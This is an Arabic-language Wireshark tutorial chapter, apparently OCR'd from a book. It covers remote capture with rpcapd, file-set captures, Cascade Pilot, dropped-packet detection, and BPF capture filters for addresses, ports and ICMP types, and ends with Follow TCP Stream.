
هذه المعلومات من قبل الواجهة ويمكن أن تشمل التفاصيل حول تكوين الواجهة والقدرات، فضلا عن إحصائيات الإرسال والاستقبال.

- **Capture Traffic Remotely**

قد يكون هناك بعض الأوقات التي تريد فيها التقاط حركة مرور/تدفق الشبكة من مكان بعيد، ثم تحليل هذا محليا على جهازك الشخصي. بعض **switches** تقدم إمكانية [**remote SPAN**] والتي يشار إليها. **RSPAN** راجع وثائق الشركة المصنعة لمعرفة المزيد عن هذه القدرات.

خيار واحد بسيط للالتقاط عن بعد بواسطة الوايرشارك وبرمجيات التحكم بالهدف [**target client**] عن بعد **UltraVNC (free)** و. **Logmein** و**anyplace** عباره عن ثلاث امثله من برامج التحكم عن بعد.

يمكنك أيضا استخدام قدرات الالتقاط عن بعد المضمنة مع **WinPcap** (على المضيف ويندوز). **WinPcap** يشمل **rpcapd.exe**، وهو عباره عن خادم الالتقاط الذى يعمل على التقاط تدفق الحزم عن بعد ثم إرسالها إلى الجهاز المضيف المحلى الذى يحمل الوايرشارك. يتم نسخ الملف **rpcapd.exe** إلى المجلد **winPcap** أثناء تثبيت **WinPcap**.



ملحوظه هذه الخاصية متوفرة في ويندوز فقط نتيجة البرنامج rpcaped.exe الذي يأتي مع WinPcap.

عندما نقوم بتشغيل [**rpcapd-n**] على المضيف ويندوز عن بعد (فإن **n-** تشير إلى أننا لا نستخدم عملية الاستيثاق[**authentication**] بين الوايرشارك والجهاز المضيف الذي سوف نلتقط منه عن بعد).

[Capture | Interface | options | manage interface | remote interface | add]

أدخل عنوان **IP** للهدف المطلوب والمنفذ 2002 هو المنفذ الافتراضي يستخدم لنقل الحزم الذي تم التقاطها من الجهاز المضيف البعيد إلى واير شارك. استخدام التعبير [**l-**] مع **rpcapd** لتحديد الجهاز المضيف الذي يمكنه الاتصال بخادم **[rpcap daemon] rpcap**.

الصيغة المستخدمة مع برنامج الالتقاط عن بعد **rpcapd**:

C:\>rpcapd [-b <address>] [-p <port>] [-6] [-l <host_list>] [-a <host,port>] [-n] [-v] [-d] [-s <file>] [-f <file>]

كيفية التعامل مع أطنان من الحزم في حركة مرور الشبكة (Deal with TONS of Traffic)

داخل المؤسسات الحافلة، يمكنها تكوين حمل زائد من حركة المرور على الوايرشارك ويترك لك ملف تتبع فاسد والذي يجعل تحليلك غير دقيقة تماما. هنا سوف نتعلم التعامل مع المعدلات العالية من حركة المرور لضمان امكانية تعقب المشاكل على أي حجم من الشبكات.

إذا كان المستخدم يشكو من بطء تصفح الإنترنت، فسوف نبدأ بالتقاط حركة المرور ومن ثم نطلب من المستخدم تصفح بعض المواقع على شبكة الإنترنت. سوف نستمر في الالتقاط حتى يثبت أن يعاني المستخدم الخاص بك من بطء التصفح. الان قمت بالتقاط حركة المرور التي سوف تساعدك على تحديد ما إذا كان المشكلة الأداء ترتبط بالعميل، أو الخادم، أو المسار.

عند الالتقاط بالقرب من العميل، فإنك سوف تشاهد حركة المرور أقل بكثير مما لو كنت التقط في منتصف المؤسسة. فمن المرجح أن الوايرشارك يمكن أن يتماشى مع معدلات حركة المرور من وإلى العميل.

إذا كنت تتعامل مع قضية الأمن (ربما تعتقد ان المضيف يحتوي على مجموعة كبيرة من البرامج الضارة)، فإنك قد تحتاج لالتقاط كل حركة المرور من وإلى هذا المضيف لفترة طويلة. خلال عملية الالتقاط هذه، لا تسمح للمستخدم الوصول إلى لوحة المفاتيح لهذا الجهاز. لأنك لا تريد التقاط سلوك المستخدم.

التعامل مع الكثير من البيانات هي واحدة من أفضل الأسباب لاستخدام فلاتر الالتقاط (**Capture Filters**). عن طريق تقليل عدد الحزم التي يجب التقاطها بواسطة الوايرشارك، وهذا يمكنه تقليل الحمل على الوايرشارك. نأخذ في الاعتبار، انه مع ذلك، أن عملية الالتقاط مع استخدام فلاتر الالتقاط (**Capture Filters**) قد يسبب لك أن تفوت الحزم الرئيسية. فللنظر الى عملية الالتقاط لمف التقاط معد كخيار امن.


- **عملية الالتقاط لملف التقاط معد (Capture to a File Set)**

الوايرشارك يمكنه التقاط حركة مرور لملف معد (**File set**). **File set** تربط بشكل فردي الملفات التي يمكن فحصها باستخدام الوايرشارك.

File | File Set | List Files

ننقر فوق **Capture** الموجودة في القائمة العلوية ومنها نختار **Options** ثم نحدد المربع بجانب الواجهة (**Interface**)التي تريدها التقاط حركة المرور. ندخل المسار واسم الملف للملف المعد (**File set**) في قسم **Capture File(s)**، كما هو مبين في الشكل التالي. ثم نحدد المربع بجانب **Use multiple files** وتحديد المعايير لإنشاء الملف المقبل.

في مثالنا هذا، سوف يقوم الوايرشارك بإنشاء مجموع الملف **100 MB** بتنسيق **pcapng**. نحن لم تحدد معايير الوقف ذلك سنحتاج لوقف عملية الالتقاط يدويا عند نقطة ما.



- **Cascade Pilot**


المصدر: http://www.riverbed.com

كان واضحا في عام 2007 أن ملفات التتبع التي تم الحصول عليها تكون أكبر وأكبر عند زيادة سرعات الشبكة وتم توسيعها لتشمل أحجام عناصر الوسائط المتعددة. الوايرشارك أصبح فجأة أداة مرهقة لاستخدامها مع هذه الملفات.

في عام 2009، بدأت **Loris Degioanni**، صانعة **WinPcap** العمل على المنتج والذي يعرف الآن باسم **Cascade Pilot**.

Cascade Pilot يعالج ملفات التتبع الكبيرة، ويوفر قدرات الرسوم البيانية والتقارير المفقودة في الوايرشارك، وتتكامل حتى تتمكن من تصدير حزم محددة لفحص أكثر دقه.

واحدة من ميزات **Cascade Pilot's** هي القدرة على التعامل مع ملفات التتبع الكبيرة. على سبيل المثال، في الاختبار الأخير، استغرق 1 دقيقة و52 ثانية لفتح ملف 1.3 غيغابايت من الوايرشارك. في كل مرة نقوم بإضافة فلتر العرض أو عمود أو قواعد تلوين، فان الوايرشارك يقوم بإعادة تحميل الملف. الوايرشارك أصبح غير صالحا للاستعمال أساسا. في **Cascade Pilot**، نقوم بتحميل عرض محادثات **IP** من نفس الملف (كما هو موضح في الشكل التالي) في أقل من 3 ثوان.



ملحوظه: حاول أن تحافظ على حجم الملف أقل من 100 ميغابايت. حيث ان أحجام الملفات الكبيرة تجعل الوايرشارك بطيئا عند إضافة الأعمدة، وتطبيق الفلاتر، أو بناء الرسوم البيانية. الوايرشارك ليست جيدة جدا في التعامل مع ملفات التتبع الضخمة. **Cascade Pilot** تم إنشاء للعمل مع ملفات التتبع الأكبر لتتكامل بسهولة مع الوايرشارك. إذا كان يجب التقاط والعمل مع ملفات تتبع كبيرة جدا (أكثر من 100 MB)، فقم باستخدام **Cascade Pilot** باعتباره محلل.

التقليل من كمية حركة المرور لديك للعمل عليها (Reduce the Amount of Traffic You have to Work With)

بدلا من الإعداد لمدة أسبوع من الغربلة من خلال الحزم، والنظر في الحد من عبء العمل إلى حد كبير من خلال الالتقاط في المكان الصحيح والفلترة أثناء عملية الالتقاط.


إذا كان يجب عليك التقاط حركة مرور داخل المؤسسة أو على خادم مشغول جدا، قد تجد أن الوايرشارك لا يمكن أن يتماشى مع معدل حركة المرور.

- **الكشف عندما لا يستطيع الوايرشارك مجاراة حركة المرور**

الوايرشارك يقوم بإطلاق **dumpcap.exe** لالتقاط حركة المرور. الوايرشارك يسحب حركة المرور من **dumpcap.exe**. إذا كان **dumpcap** لا يمكنه أن يتماشى مع حركة المرور أثناء عملية الالتقاط (على الأرجح بسبب أن الوايرشارك لا يسحب حركة المرور من **dumpcap** بسرعة كافية)، العبارة "**Dropped: x**" سوف تظهر في شريط الحالة للوايرشارك في العمود الأوسط.

على الأرجح، ملف التتبع الخاص سوف يحتوي على العديد من **ACKed Lost Segment** و**Previous Segment** غير ملتقطة. لا يمكنك العمل مع ملف تتبع خاطئ. افتراضاتك وتحليلك كونا ناقصين مثل البيانات التي قد عملت. ملف التتبع هذا غير قابل للاستخدام.


هذا هو الوقت المثالي لتطبيق فلاتر الالتقاط (**Capture Filter**). الشكل التالي يظهر عوامل فلاتر الالتقاط والتي يتم تطبيقها قبل أن يتم إرسال الحزم إلى محرك الالتقاط. من خلال تطبيق عوامل فلترة الالتقاط في هذه المرحلة، لديك فرصة أفضل لتجنب فقدان الحزم (**dropped packets**).



- **الكشف عندما Spanned port لا يمكنه مجاراة حركة المرور**


يمكن أن يحدث فقدان الحزم أيضا عندما يصبح السويتش المفعل عليه خاصية **Spanned port** مشغول جدا. بالنظر فيما سيحدث إذا أصبح **spanned a physical switch port** موصلٍ إلى شبكة مشغول جدا. وقمت بالاتصال بالشبكة على وصلة 1 جيجابايت (والذي هي في الواقع 2 غيغابايت بسبب عمليات ثنائية الاتجاه). فإذا كانت هذه الشبكة مشغولة جدا وأنت تستخدم عدة **Spanned port** للسويتش فهذا سوف يؤدى الى خفض وصلة 1 غيغابايت، أذا السويتش من المرجح أنه تخلي عن بعض الحزم. ويسمى هذا الوضع **oversubscription**. في هذه الحالة، فان الوايرشارك لن يكتب **Dropped: x** في شريط الحالة. ولكن بدلا من ذلك، فإنك سوف تشاهد العديد من **ACKed** و **Lost Segment** و **Previous Segment** مؤشرات غير ملتقطة. الوايرشارك لن يشير إلى أنه قد أسقط أي من الحزم، وذلك لأن السويتش لن يقوم بتوجيه الحزم الى الوايرشارك.

اعداد **span capture** في السويتش لن يعمل. سوف تحتاج إلى تغيير أين وكيف يمكنك التقاط حركة المرور. **Full-duplex tap** هو حل عظيم في هذه الحالة، كما هو مبين في الشكل التالي. **Intelligent Taps** يمكنها أن تقدم لك بعض من قدرة فلاتر الالتقاط على **TAP**.




- **الان كيف يمكننا فرض فلاتر الالتقاط(Capture Filter) ؟**

لتفعيل فلاتر الالتقاط (**Capture Filter**) يمكنك ذلك من خلال النقر فوق **Capture** في القائمة الرئيسية ومن ثم اختيار **Options** والتي سوف يقوم بفرد واجه مستقله والتي سوف ترى فيها عمود ذات مسمى **Capture Filter** والذي يندرج تحته فلاتر الالتقاط المخصصة لكل واجه. وعند النقر المزدوج على واجهة ما سوف يفرد لك نافذة **Edit Interface Settings** كما هو مبين في الشكل التالي.



يبين لك الشكل التالي نافذة **Edit Interface Settings**، والذي هو المكان الذي من خلاله يمكنك تحديد فلاتر الالتقاط الخاصة بك. إذا كنت تعريف صيغة فلاتر الالتقاط الخاصة بك، ببساطة اكتبه في منطقة **Capture Filter area**. تذكر أن الوايرشارك يستخدم الصيغة **BPF** (**Berkeley Packet Filtering**). هذا هو تنسيق معتمد من قبل **dumpcap** لفلاتر الالتقاط.

رموز الألوان الوايرشارك تعطى في الخلفية أثناء الكتابة لتنبيهك بأخطاء فلاتر الالتقاط. حيث يشير الخلفية الحمراء ان فلاتر الالتقاط لا يمكنها المعالجة. على الأرجح، فإن فلاتر الالتقاط يحتوي على خطأ مطبعي أو ربما استخدمت صيغة عامل فلاتر العرض.



للمزيد من المعلومات عن فلاتر الالتقاط يمكنك زيارة الرابط http://wiki.wireshark.org/CaptureFilters

- **التقاط حركة المرور على أساس العناوين (MAC / IP)**

التقاط حركة المرور من وإلى عنوان **IP** معين (أو مجموعة من عناوين**IP**) أو عنوان **MAC** هي المهارة الأساسية التي ستستخدمها عند التركيز على مشكلة معينة، ودراسة السلوك الخاص بالتطبيق، أو التحقيق في مجموعة يحتمل اختراقها.

Capture filters (فلاتر الالتقاط) تستخدم الصيغة **BPF** ويتم تطبيقها فعليا بواسطة **dumpcap**، والذي هو الأداة التي يتم استدعاؤها بواسطة الوايرشارك لالتقاط الحزم. فلاتر العرض (**Display Filter**)، والتي سوف تدرس في وقت لاحقا من هذا الكتاب، والتي تستخدم تنسيق ملكية الوايرشارك. فلاتر العرض (**Display Filter**) لا تقتصر بواسطة قدرات **dumpcap** وصيغ **BPF**.

إذا قمت بعملية الالتقاط في مكان حيث ترى العديد من المضيفين التواصل، قد تفكر في استخدام عامل فلترة الالتقاط لعنوان **IP** المضيفين حيث حركة المرور التي تريد تحليلها.


عندما تريد التقاط حركة مرور إلى أو من مجموعة من العناوين، يمكنك استخدام صيغة **CIDR** أو استخدام معاملات **mask**.

يمكنك أن تتعلم الكثير عن المضيفين على الشبكة من خلال مجرد الاستماع الى حركة المرور **broadcast** و**multicast**. أما إذا كنت مهتما فقط بعناوين **IP** أو الإصدار **IPv6** من حركة المرور، فسو نستخدم فلتر الالتقاط **ip** و**ip6** على التوالي. **Capture filters** يمكن استخدامها أيضا أثناء التقاط من لخلال سطر الأوامر أيضا.

ملحوظه: الوايرشارك يتضمن مجموعة افتراضية من فلاتر الالتقاط. انقر فوق الزر **Edit Capture Filters** على شريط الأدوات الرئيسي للانتقال إلى قائمة عوامل فلترة الالتقاط المحفوظة. ستجد بعض الأمثلة الجيدة من عوامل فلترة الالتقاط الشائعة المستخدمة مع الوايرشارك. يمكنك إضافة من فلاتر الالتقاط الأخرى الموجودة في هذا الرابط http://wiki.wireshark.org/SampleCaptures.

عندما تريد التقاط حركة المرور لعناوين **IPv4** أو **IPv6** إلى أو من المضيف، ننشاء فلتر التقاط استنادا إلى عنوان **MAC** المضيف.

يتم تجريد رؤوس **MAC** قبالة وتطبيقها من قبل أجهزة الراوتر على طول الطريق، لذلك تأكد من وجودك على نفس شبكة المضيف الهدف.



- **التقاط حركة المرور لتطبيق معين**

في كثير من الأحيان نريد أن ننظر إلى حركة المرور من تطبيق واحد أو حتى مجموعة من التطبيقات. لإبعاد الحزم التي ليس لها علاقة من خلال تطبيق فلتر الالتقاط استنادا إلى رقم منفذ **TCP** أو **UDP** التي يستخدمها التطبيق الهدف الخاص بك.

صيغ فلاتر الالتقاط (**Berkeley Packet Filtering format**) لا يتعرف على أسماء التطبيق. لذلك تحتاج إلى تعريف التطبيق استنادا الى رقم المنفذ الذي يستخدمه.

فيما يلي قائمة سريعة لبعض من فلاتر الالتقاط للتطبيقات الاكثر شعبية. لمزيد من المعلومات حول فلاتر الالتقاط، راجع الرابط http://wiki.wireshark.org/CaptureFilters

Port 53: Capture UDP/TCP traffic to or from port 53 (typically DNS traffic)

- **Not port 53**: Capture all UDP/TCP traffic except traffic to or from port 53
- **Port 80**: Capture UDP/TCP traffic to or from port 80 (typically HTTP traffic)
- **UDP port 67**: Capture UDP traffic to or from port 67 (typically DHCP traffic)
- **TCP port 21**: Capture TCP traffic to or from port 21 (typically the FTP command channel)
- **Portrange 1-80**: Capture UDP/TCP traffic to or from ports from 1 through 80
- **TCP portrange 1-80**: Capture TCP traffic to or from ports from 1 through 80

عندما تريد التقاط حركة مرور إلى أو من مختلف أرقام المنافذ الغير متتالية، مثل الجمع بينهما مع **logical operator**، كما هو مبين أدناه.

- **Port 20 or port 21**: Capture all UDP/TCP traffic to or from port 20 or port 21 (typically FTP data and command ports)
- **Host 10.3.1.1 and port 80**: Capture UDP/TCP traffic to or from port 80 that is being sent to or from 10.3.1.1
- **Host 10.3.1.1 and not port 80**: Capture UDP/TCP traffic to or from 10.3.1.1 except traffic to or from port 80
- **UDP src port 68 and UDP dst port 67**: Capture all UDP traffic from port 68 to port 67 (typically traffic sent from a DHCP client to a DHCP server)
- **UDP src port 67 and UDP dst port 68**: Capture all UDP traffic from port 67 to port 68 (typically traffic sent from a DHCP server to a DHCP client)

حاول تجنب فلاتر الالتقاط إذا أمكن ذلك. حيث هذا أفضل بكثير أن يكون لديك الكثير من حركة المرور حتى يتيح معرفة القطع الموجودة في عداد المفقودين وذلك حتى تتضح الصورة كامله. بمجرد التقاط هذه الكمية الكبيرة من حركة المرور، فبإمكانك استخدام فلاتر العرض (التي تقدم العديد من الخيارات أكثر فلاتر الالتقاط) للتركيز على حركة محددة.

ملحوظه: إذا كنت في حاجة لجعل فلاتر الالتقاط تبدو مثل **specific ASCII string** في إطار **TCP**، فقم باستخدام **Wireshark's String-Matching Capture Filter Generator** (http://www.wireshark.org/tools/string-cf.html)

على سبيل المثال، إذا كنت ترغب فقط لالتقاط طلبات **HTTP GET**، ببساطة ندخل في سلسلة **GET** ونقوم بتعيين **TCP** الإزاحة إلى 0.

- **التقاط حركة مرور ICMP محددة**

Internet Control Messaging Protocol (ICMP) هو بروتوكول يجب عليك مراقبته عند حدوث مشكلات في الأداء أو الأمن على الشبكة.

يبين الجدول أدناه هيكل العديد من فلاتر التقاط **ICMP**. في هذه الحالة يجب علينا أن نستخدم إزاحة (**Offset**)للإشارة إلى موقع الحقل في حزمة **ICMP**. الإزاحة 0 هو الحقل يحتوي على نوع **ICMP** والإزاحة 1 هو موقع اكواد **ICMP**.


- **icmp**: Capture all ICMP packets.
- **icmp[0]=8**: Capture all ICMP Type 8 (Echo Request) packets.
- **icmp[0]=17**: Capture all ICMP Type 17 (Address Mask Request) packets.
- **icmp[0]=8 or icmp[0]=0**: Capture all ICMP Type 8 (Echo Request) packets or ICMP Type 0 (Echo Reply) packets.
- **icmp[0]=3 and not icmp[1]=4**: Capture all ICMP Type 3 (Destination Unreachable) packets except for ICMP Type 3/Code 4 (Fragmentation Needed and Don't Fragment was Set) packets

على الرغم من أننا يمكن أن نملك فلتر الالتقاط **not icmp**، ولكن من المحتمل إنك لن ترغب في استخدام هذا الفلتر حيث أن **ICMP** يوفر الكثير من المعلومات حول نشاط الشبكة وتكويناته.

- **Follow TCP Stream in Wireshark**

الوايرشارك يسمح لك أن ترى البيانات من منفذ **TCP** مع الميزة المعروفة باسم "**Follow tcp stream**". مع هذه الأداة يمكنك مشاهدة **tcp data** بنفس الطريق مثل طبقة التطبيقات (**Application Layer**). استخدام هذا يمكنك أن تجد كلمات المرور في التلنت أو البيانات الحساسة من تدفق البيانات.


لرؤية تيار **TCP**، نحدد حزمة **TCP** من قائمة الحزم من التيار/الاتصال المهتم به ومن ثم نحدد عنصر القائمة **Follow tcp stream** من أدوات قائمة الوايرشارك. الوايرشارك يعرض كافة البيانات من تيار **TCP** عن طريق تحديد فلاتر العرض المناسبة. يتم عرض محتوى التيار في نفس تسلسل كما بدا على الشبكة. فإنه يسمح لك أن ترى البيانات التي تم التقاطها في صورة **ASCII**، **EBCDIC**، **HEX Dump**، **C Arrays**، **Raw formats**.



Apply Display Filters to Focus on Specific Traffic (تطبيق فلاتر العرض)

الوايرشارك هو أداة استثنائية لتحليل الشبكة والاكتشاف. من المهم جدا تصحيح مشاكل الشبكة على المستوى المنخفض، ولكن أجد أنه في كثير من الأحيان أفضل وسيلة هو تصحيح التطبيقات ذات المستوى أعلى أيضا. حركة المرور الويب هو أحد الأمثلة على ذلك. حيث قراءة سجلات خادم الويب(**Web Log**) يقوم بها الكثير، ولكن غالبا ما يغفل عن التفاصيل الهامة. حركة مرور الشبكة، من ناحية أخرى، لا يكذب. فإنه يظهر لي بالضبط ما يجري. الوايرشارك قد تظهر معقدة وترهب عند بدء تشغيلها لأول مره، ولكن مع القليل من التوجيه والممارسة ستجد أنه من أسهل مما كنت تعتقد.

Display Filter Area



